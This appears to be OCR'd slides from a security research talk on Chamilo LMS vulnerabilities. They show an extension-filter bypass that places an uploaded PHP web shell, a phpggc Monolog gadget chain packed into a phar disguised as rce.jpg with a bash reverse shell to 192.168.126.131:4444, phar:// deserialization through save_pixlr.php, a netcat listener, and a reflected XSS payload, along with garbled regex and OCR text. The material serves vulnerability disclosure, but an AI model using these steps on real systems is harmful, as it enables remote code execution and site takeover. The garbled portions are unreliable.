The whitelist is used to filter the file extensions by removing (or renaming) any file whose extension does *NOT* figure in the whitelist below. It is generally considered as a safer but more restrictive approach to filtering. The extensions should figure without the leading dot (.) and separated by semi-column (;) such as the following: html;html;txt;doc;xls;ppt;jpg;jpeg;gif;sxw. Files without extension are accepted. Letter casing (uppercase/lowercase) doesn't matter.


Filtering behaviour (skip/rename)

Remove
 Rename

Name	X Headers Preview Response Initiator Timing Cookies
settings.php?category=Se...	upload_extensions_list_type: blacklist upload_extensions_blacklist: upload_extensions_whitelist: htm;html;jpg;jpeg/gif/png;swf;avi/mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf upload_extensions_skip: true upload_extensions_replace_by: dangerous permissions_for_new_directories: 0777 permissions_for_new_files: 0666 openid_authentication: false extend_rights_for_coach: false extend_rights_for_coach_on_survey: true allow_user_course_subscription_by_course_admin: true sso_authentication: false sso_authentication_domain: sso_authentication_auth_uri: /?q=user sso_authentication_unauth_uri: /?q=logout sso_authentication_protocol: http:// filter_terms:
font-awesome.min.css	
theme.css	
jquery-ui.min.css	
mediaelementplayer.min...	
jquery-ui-timepicker-addo...	
bootstrap.min.css	
jquery.scrollbar.css	
daterangepicker.css	
bootstrap-select.min.css	
select2.min.css	
flag-icon.min.css	
vrview.css	
chosen.css	
chat.css	

83 requests | 10.5 kB transfer

URL: `http://target/app/courses/<COURSE_CODE>/document/<FILE_NAME.php>`



Path: /.htaccess

regular expressions 101

@regex101 \$ donate ❤ sponsor 📩 contact ⚡ bug reports & feedback 🌐 wiki 🌐 what's new?

REGULAR EXPRESSION

/^\app\/(?!courses\proxy)(cache|courses|home|logs|upload|Resources\public\css)\.*\.php(p[3457]?|t|tml|ar)\$ /gm

TEST STRING

/app/courses/C001/document/php-backdoor.php

EXPLANATION

/^\app\/(?!courses\proxy)(cache|courses|home|logs|upload|Resources\public\css)\.*\.php(p[3457]?|t|tml|ar)\$


- ^ asserts position at start of a line
- / matches the character / with index 47₁₀ (2F₁₆ or 57₈) literally (case sensitive)
- app matches the characters app literally (case sensitive)
- \ matches the character \ with index 47₁₀ (2F₁₆ or 57₈) literally (case sensitive)
- ▼ Negative Lookbehind **(?!courses\proxy)**
- Assert that the Regex below does not match
- courses matches the characters courses literally (case sensitive)

MATCH INFORMATION

Match 1	0-43	/app/courses/C001/document/php-backdoor.php
Group 1	5-12	courses
Group 2	42-43	p

URL:

http://target/app/courses/<COURSE_CODE>/document/<FILE_NAME.php>/?cmd=whoami






Finding
bypasses for
sanitization

Using
sanitization to
bypass sanitization

Vulnerability #4

SQLi / "Footguns" / RCE



```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc -l
```

Gadget Chains

NAME	VERSION	TYPE	VECTOR	I
CakePHP/RCE1	? <= 3.9.6	RCE (Command)	_destruct	
CakePHP/RCE2	? <= 4.2.3	RCE (Function call)	_destruct	
CodeIgniter4/RCE1	4.0.0-beta.1 <= 4.0.0-rc.4	RCE (Function call)	_destruct	
CodeIgniter4/RCE2	4.0.0-rc.4 <= 4.0.4+	RCE (Function call)	_destruct	
CodeIgniter4/RCE3	-4.1.3+	RCE (Function call)	_destruct	
Doctrine/FW1	?	File write	_toString	*
Doctrine/FW2	2.3.0 <= 2.4.0 v2.5.0 <= 2.8.5	File write	_destruct	*
Dompdf/FD1	1.1.1 <= ?	File delete	_destruct	*
Dompdf/FD2	? < 1.1.1	File delete	_destruct	*
Drupal7/FD1	7.0 < ?	File delete	_destruct	*
Drupal7/RCE1	7.0.8 < ?	RCE (Function call)	_destruct	*
Guzzle/FW1	6.0.0 <= 6.3.3+	File write	_destruct	
Guzzle/INFO1	6.0.0 <= 6.3.2	phpinfo()	_destruct	*
Guzzle/RCE1	6.0.0 <= 6.3.2	RCE (Function call)	_destruct	*
Horde/RCE1	<= 5.2.22	RCE (PHP code)	_destruct	*
Kohana/FR1	3.*	File read	_toString	*
Laminas/FD1	<= 2.11.2	File delete	_destruct	
Laminas/FW1	2.8.0 <= 3.0.x-dev	File write	_destruct	*
Laravel/RCE1	5.4.27	RCE (Function call)	_destruct	
Laravel/RCE2	5.4.0 <= 8.6.9+	RCE (Function call)	_destruct	
Laravel/RCE3	5.5.0 <= 5.8.35	RCE (Function call)	_destruct	*
Laravel/RCE4	5.4.0 <= 8.6.9+	RCE (Function call)	_destruct	
Laravel/RCE5	5.8.30	RCE (PHP code)	_destruct	*
Laravel/RCE6	5.5.* <= 5.8.35	RCE (PHP code)	_destruct	*
Laravel/RCE7	? <= 8.16.1	RCE (Function call)	_destruct	*
Laravel/RCE8	7.0.0 <= 8.6.9+	RCE (Function call)	_destruct	*
Magento/FW1	? <= 1.9.4.0	File write	_destruct	*
Magento/SQLI1	? <= 1.9.4.0	SQL injection	_destruct	
Magento2/FD1	*	File delete	_destruct	*
Monolog/RCE1	1.4.1 <= 1.6.0 1.17.2 <= 2.2.0+	RCE (Function call)	_destruct	
Monolog/RCE2	1.4.1 <= 2.2.0+	RCE (Function call)	_destruct	

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ cat composer.json | grep "\"require\" --a 50
"require": {
    "php": "^7.1",
    "ext-curl": "*",
    "ext-dom": "*",
    "ext FileInfo": "*",
    "ext-gd": "*",
    "ext-intl": "*",
    "ext-json": "*",
    "ext-libxml": "*",
    "ext-mbstring": "*",
    "ext-xml": "*",
    "ext-zip": "*",
    "ext-zlib": "*",
    "angelfqc/vimeo-api": "2.0.6",
    "apereo/phpcas": "^1.3",
    "brumann/polyfill-unserialize": "^1.0",
    "chamilo/pclzip": "~2.8",
    "clue/graph": "~0.9.0",
    "culqi/culqi-php": "1.3.4",
    "ddeboer/data-import": "@stable",
    "gedmo/doctrine-extensions": "~2.3",
    "doctrine/data-fixtures": "~1.0@dev",
    "doctrine/dbal": "~2.5",
    "doctrine/migrations": "~1.0@dev",
    "doctrine/orm": "~2.5",
    "emojione/emojione": "1.3.0",
    "endroid/qr-code": "2.5.*",
    "essence/essence": "2.6.1",
    "ezyang/htmlpurifier": "~4.9",
    "facebook/php-sdk-v4": "~5.0",
    "firebase/php-jwt": "~5.0",
    "graphhp/algorithms": "~0.8.0",
    "graphhp/graphviz": "~0.2.0",
    "guzzlehttp/guzzle": "~6.0",
    "imagine/imagine": "0.6.3",
    "ircmaxell/password-compat": "~1.0.4",
    "jbroadway/urlify": "1.1.0-stable",
```

```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc Monolog/RCE1 system 'bash -i >& /dev/tcp/192.168.126.131/4444 0>&1' -p phar  
ERROR: Cannot create phar: phar.readonly is set to 1
```

```
ubuntu@ubuntu:~/Desktop/phpggc$ php -i phpinfo | grep 'php.ini'  
Configuration File (php.ini) Path => /etc/php/7.4/cli  
Loaded Configuration File => /etc/php/7.4/cli/php.ini  
ubuntu@ubuntu:~/Desktop/phpggc$
```

```
[Phar]  
; http://php.net/phar.readonly  
phar.readonly = Off
```

```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc Monolog\RCE1 system 'bash -i >& /dev/tcp/192.168.126.131/4444 0>&1' -p phar -o ../rce.jpg
ubuntu@ubuntu:~/Desktop/phpggc$ file ../rce.jpg
../rce.jpg: data
ubuntu@ubuntu:~/Desktop/phpggc$ strings ../rce.jpg
<?php __HALT_COMPILER(); ?>
0:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"socket";}0:29:"Monolog\Handler\BufferHandler":7:{s:10:"handler";r:2;s:13:"bufferSize";i:-1;s:9:"buffer";a:1:{i:0;a:2:{i:0;s:45:"bash -i >& /dev/tcp/192.168.126.131/4444 0>&1";s:5:"level";N;}}s:8:"level";N;s:14:"initialized";b:1;s:14:"bufferLimit";i:-1;s:13:"processors";a:2:{i:0;s:7:"current";i:1;s:6:"system";}}}
test.txt
P"Ib
test
GBMB
ubuntu@ubuntu:~/Desktop/phpggc$ |
```



Homepage

My courses

Personal agenda

Reporting

Social network

Dashboard

Administration



Course 001

Switch to student view

You may add an introduction to this course here by clicking the edition icon.



Authoring



Course description



Documents



Learning path



Links



Chat (Disconnected)



Generated file:

```
ubuntu@ubuntu:~/Desktop$ md5sum rce.jpg
0a7d96e3283a993ce5eef9cf44155068  rce.jpg
ubuntu@ubuntu:~/Desktop$ |
```

Uploaded file:

```
root@619196f42c55:/var/www/chamilo/app/courses/C001/document# md5sum rce.jpg
0a7d96e3283a993ce5eef9cf44155068  rce.jpg
root@619196f42c55:/var/www/chamilo/app/courses/C001/document# |
```

Source: /main/document/save_pixlr.php

```
//The user preferred file name of the image.  
$filename = Security::remove_XSS($_GET['title']);  
//A URL to the image on Pixlr.com server or the raw file post of the saved image.  
$urlcontents = Security::remove_XSS($_GET['image']);  
  
// make variables  
$title = Database::escape_string(str_replace('_', ' ', $filename));  
$sessionId = api_get_session_id();  
$groupId = api_get_group_id();  
$saveDir = $dirBaseDocuments.$paintDir;  
$contents = file_get_contents($urlcontents);  
  
//Verify that the file is an image. Fileinfo method  
$finfo = new finfo(FILEINFO_MIME);  
$current_mime = $finfo->buffer($contents);  
  
if (strpos($current_mime, 'image') === false) {  
    echo "Invalid mime type file";  
    exit;  
}
```

Using Phar Archives: the phar stream wrapper

The Phar stream wrapper fully supports [fopen\(\)](#) for read and write (not append), [unlink\(\)](#), [stat\(\)](#), [fstat\(\)](#), [fseek\(\)](#), [rename\(\)](#) and directory stream operations [opendir\(\)](#) and [rmdir\(\)](#) and [mkdir\(\)](#).

Individual file compression and per-file metadata can also be manipulated in a Phar archive using stream contexts:

```
<?php
$context = stream_context_create(array('phar' =>
    array('compress' => Phar::GZ),
    array('metadata' => array('user' => 'cellog'))));
file_put_contents('phar://my.phar/somefile.php', 0, $context);
?>
```

The phar stream wrapper does not operate on remote files, and cannot operate on remote files, and so is allowed even when the [allow_url_fopen](#) and [allow_url_include](#) INI options are disabled.

Although it is possible to create phar archives from scratch just using stream operations, it is best to use the functionality built into the Phar class. The stream wrapper is best used for read-only operations.

URL:

`http://target/main/document/save_pixlr.php?image=phar:///LO
CAL/PATH/TO/PHAR`

URL:

http://target/main/document/save_pixlr.php?image=phar:///var/www/chamilo/app/courses/<COURSE_CODE>/document/<UPLOADED_PHAR>.jpg

```
ubuntu@ubuntu:~/Desktop$ ifconfig ens33
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.126.131  netmask 255.255.255.0  broadcast 192.168.126.255
        inet6 fe80::a753:3f9d:d68f:1356  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:29:01:ae:e8  txqueuelen 1000  (Ethernet)
            RX packets 397314  bytes 594814086 (594.8 MB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 148613  bytes 9204508 (9.2 MB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
ubuntu@ubuntu:~/Desktop$ nc -nlvp 4444
Listening on 0.0.0.0 4444
|
```

Backward Incompatible Changes

Any side effects from `__wakeup()`, `__destruct()`, etc. that were triggered during/after unserialization of metadata when the phar is loaded will stop happening, and will only happen when `getMetadata()` is directly called.

Eliminating the side effects is the goal of [this RFC](#), for security reasons. Typical phars use scalars and associative arrays for any metadata, and many phars don't need metadata at all.

Proposed PHP Version(s)

8.0

RFC Impact

To SAPIs

This affects stream wrapper calls such as `file_exists()` (they will no longer call `unserialize()` if there is metadata), as well as direct calls to `Phar->getMetadata()` (they will call `unserialize()` if there is metadata, instead of using the data from the time the phar file was loaded)



Additional Tips and Heuristics

When auditing a codebase

Source: /index.php

```
<?php
// direct Login to course
if (isset($_GET['firstpage'])) {
    api_set_firstpage_parameter($_GET['firstpage']);
    // if we are already logged, go directly to course
    if (api_user_is_login()) {
        echo "<script>self.location.href='index.php?firstpage="
            .Security::remove_XSS($_GET['firstpage'])."'</script>";
    }
}
```

URL: [http://target/index.php?firstpage=';alert\(document.domain\);//](http://target/index.php?firstpage=';alert(document.domain);//)

URL: `http://target/index.php?firstpage=';alert(document.domain);//`

The screenshot shows a web browser window titled "My Organisation - My courses". The URL in the address bar is `http://172.20.0.3/index.php?firstpage=';alert(document.domain);//`. The page itself is the Chamilo homepage, featuring a large profile picture placeholder and the text "Congratulations! You have successfully installed your e-learning portal!". Below this, instructions for completing the installation are listed. At the bottom, there are links for creating a course, adding a training session, and sorting courses. A sidebar on the left includes "Profile" (which is highlighted), "Courses", and three other options with icons: "Create a course", "Add a training session", and "Sort courses". A footer section displays "Most popular courses" and a "Chat (Disconnected)" status indicator.

My Organisation - My courses

Chamilo

Homepage My courses Personal agenda Reporting Social network Dashboard Administration

Congratulations! You have successfully installed your e-learning portal!

You can now complete the installation by following three easy steps:

1. Configure your portal by going to the administration section, and select the Portal->Configuration settings entry.
2. Add some life to your portal by creating users and/or training. You can do that by inviting new people to create their accounts or creating them yourself through the administration's Users and Training sections.
3. Edit this page through the Edit portal homepage entry in the administration section.

You can always find more information about this software on our website: <http://www.chamilo.org>.

Create a course

Add a training session

Sort courses

Most popular courses

Chat (Disconnected)

File Edit Selection View Go Run Terminal Help

EXTENSIONS: MARKETPLACE

remote containers

- Remote - Containers** ⚡ 11.7M ★ 4.5
Open any Folder or repository inside a Docker container and take advantage of Visual Studio Code's full feature set.
Microsoft | ⚡ 11,720,234 | ★★★★★(34)
[Install](#)
- Remote - SSH** ⚡ 10.3M ★ 4
Open any Folder on a remote host via SSH.
Microsoft | ⚡ 8,900,000 | ★★★★★(34)
[Install](#)
- Remote Dev...** ⚡ 2.3M ★ 4.5
An extension pack that lets you work with Docker, WSL, and SSH.
Microsoft | ⚡ 3,000,000 | ★★★★★(34)
[Install](#)
- Remote - WSL** ⚡ 13.8M ★ 5
Open any Folder in the Windows Subsystem for Linux.
Microsoft | ⚡ 1,500,000 | ★★★★★(34)
[Install](#)
- Remote - SSH:...** ⚡ 8.9M ★ 4
Edit SSH configuration files.
Microsoft | ⚡ 1,000,000 | ★★★★★(34)
[Install](#)
- Remote VSC...** ⚡ 155K ★ 4.5
A package that implements...A package that implements...

Extension: Remote - Containers - chamilo-lms - Visual Studio Code

Remote - Containers v0.231.2 Preview

Microsoft | ⚡ 11,720,234 | ★★★★★(34)

Open any folder or repository inside a Docker container and take advantage of Visual Studio Code's full feature set.

[Install](#) ⚡ This extension is recommended because you have Docker installed.

Details Feature Contributions

Visual Studio Code Remote - Containers

The **Remote - Containers** extension lets you use a [Docker container](#) as a full-featured development environment. Whether you deploy to containers or not, containers make a great development environment because you can:

- Develop with a consistent, easily reproducible toolchain on the same operating system you deploy to.
- Quickly swap between different, separate development environments and safely make updates without worrying about impacting your local machine.

Categories

Other

Resources

Marketplace

Repository

License

microsoft.com

File Edit Selection View Go Run Terminal Help



EXTENSIONS: MARKE...



php debug



PHP Debug v1.25.0
Debug support for PHP with Xdebug
 Xdebug



PHP Debug 132K ★ 5
Debug support for PHP with Xdebug
Robert Lu



PHP Debug 38K ★ 3
Debug support for PHP with Xdebug
tiansin



PHP Intelephense
PHP code intelligence for VS Code
 Ben Mewburn



PHP Extension 2.9M ★ 4.5
Everything you need for PHP development
 Xdebug



PHP DocBlocker 782K ★ 5
A simple, dependency free PHP documentation generator
Neil Brayfield



Format HTML in VS Code 1M ★ 4
Provides formatting for the HTML language

Extension: PHP Debug X

PHP Debug

v1.25.0

Xdebug | 6,458,955 | ★★★★☆(123)

Debug support for PHP with Xdebug

Uninstall

[Details](#)[Feature Contributions](#)[Changelog](#)[Runtime Status](#)

PHP Debug Adapter for Visual Studio Code

vs marketplace v1.25.0 downloads 24M rating 4.2/5 (123) build passing codecov 71%


code style prettier semantic-release

The screenshot shows the Visual Studio Code interface with the PHP Debug extension installed. The left sidebar displays a list of extensions, with the 'PHP Debug' extension highlighted. The main workspace shows a PHP file named 'test.php' with some code. The bottom right corner shows the PHP Debug UI, which includes a list of variables and their current values.

```
<?php
define('TEST_CONSTANT', 123);
echo "Hello World\n";
```

Variables listed in the bottom right:

- \$aBoolean: uninitialized
- \$aFloat: uninitialized
- \$aLargeArray: array(100)
- \$aString: uninitialized



Get your **docker(-compose)** from:

- <https://docs.docker.com/engine/install/#server>
- <https://docs.docker.com/compose/install/>

[File](#) [Edit](#) [Selection](#) [View](#) [Go](#) [Run](#) [Terminal](#) [Help](#)

EXPLORER

▼ NO FOLDER OPEN

/var/www/c

OK

Show Local



Connected to re ..

chamilo



Open

html



You can clone a repository locally.

[Clone Repository](#)

To learn more about how to use git
and source control in VS Code [read
our docs](#).



Open Folder

Start

- [New File...](#)
- [Open File...](#)
- [Open Folder...](#)
- [Clone Git Repository...](#)

Walkthroughs



Get Started with VS Code

Discover the best
customizations to make
VS Code yours.



Learn the Fundamentals

Jump right into VS Code
and get an overview of
the must-have features.



Boost your Productivity



- [OUTLINE](#)
- [TIMELINE](#)

 Show welcome page on startup

File Edit Selection View Go Run Terminal Help



EXTENSIONS



Get Started X



Search Extensions in Marketplace


LOCAL - INSTALLED

3



Remote - Containers ⏱ 22ms

Open any folder or repository...



PHP Debug

Debug support for PHP with...



Install in Container chocolo...



PHP Intelephense

PHP code intelligence for ...



Install in Container chocolo...

Start

New File...

Open File...

Open Folder...

Clone Git Repository...

Walkthroughs



Get Started with VS Code

Discover the best customizations to make VS Code yours.



Learn the Fundamentals

Jump right into VS Code and get an overview of the must-have features.



Boost your Productivity

Recent

chamilo-lms /home/ubuntu/Desktop

 Show welcome page on startup

CONTAINER CHOCOLOGICAL/C... ⏱ 0

0

RECOMMENDED

7




Docker



14.1M

4.5

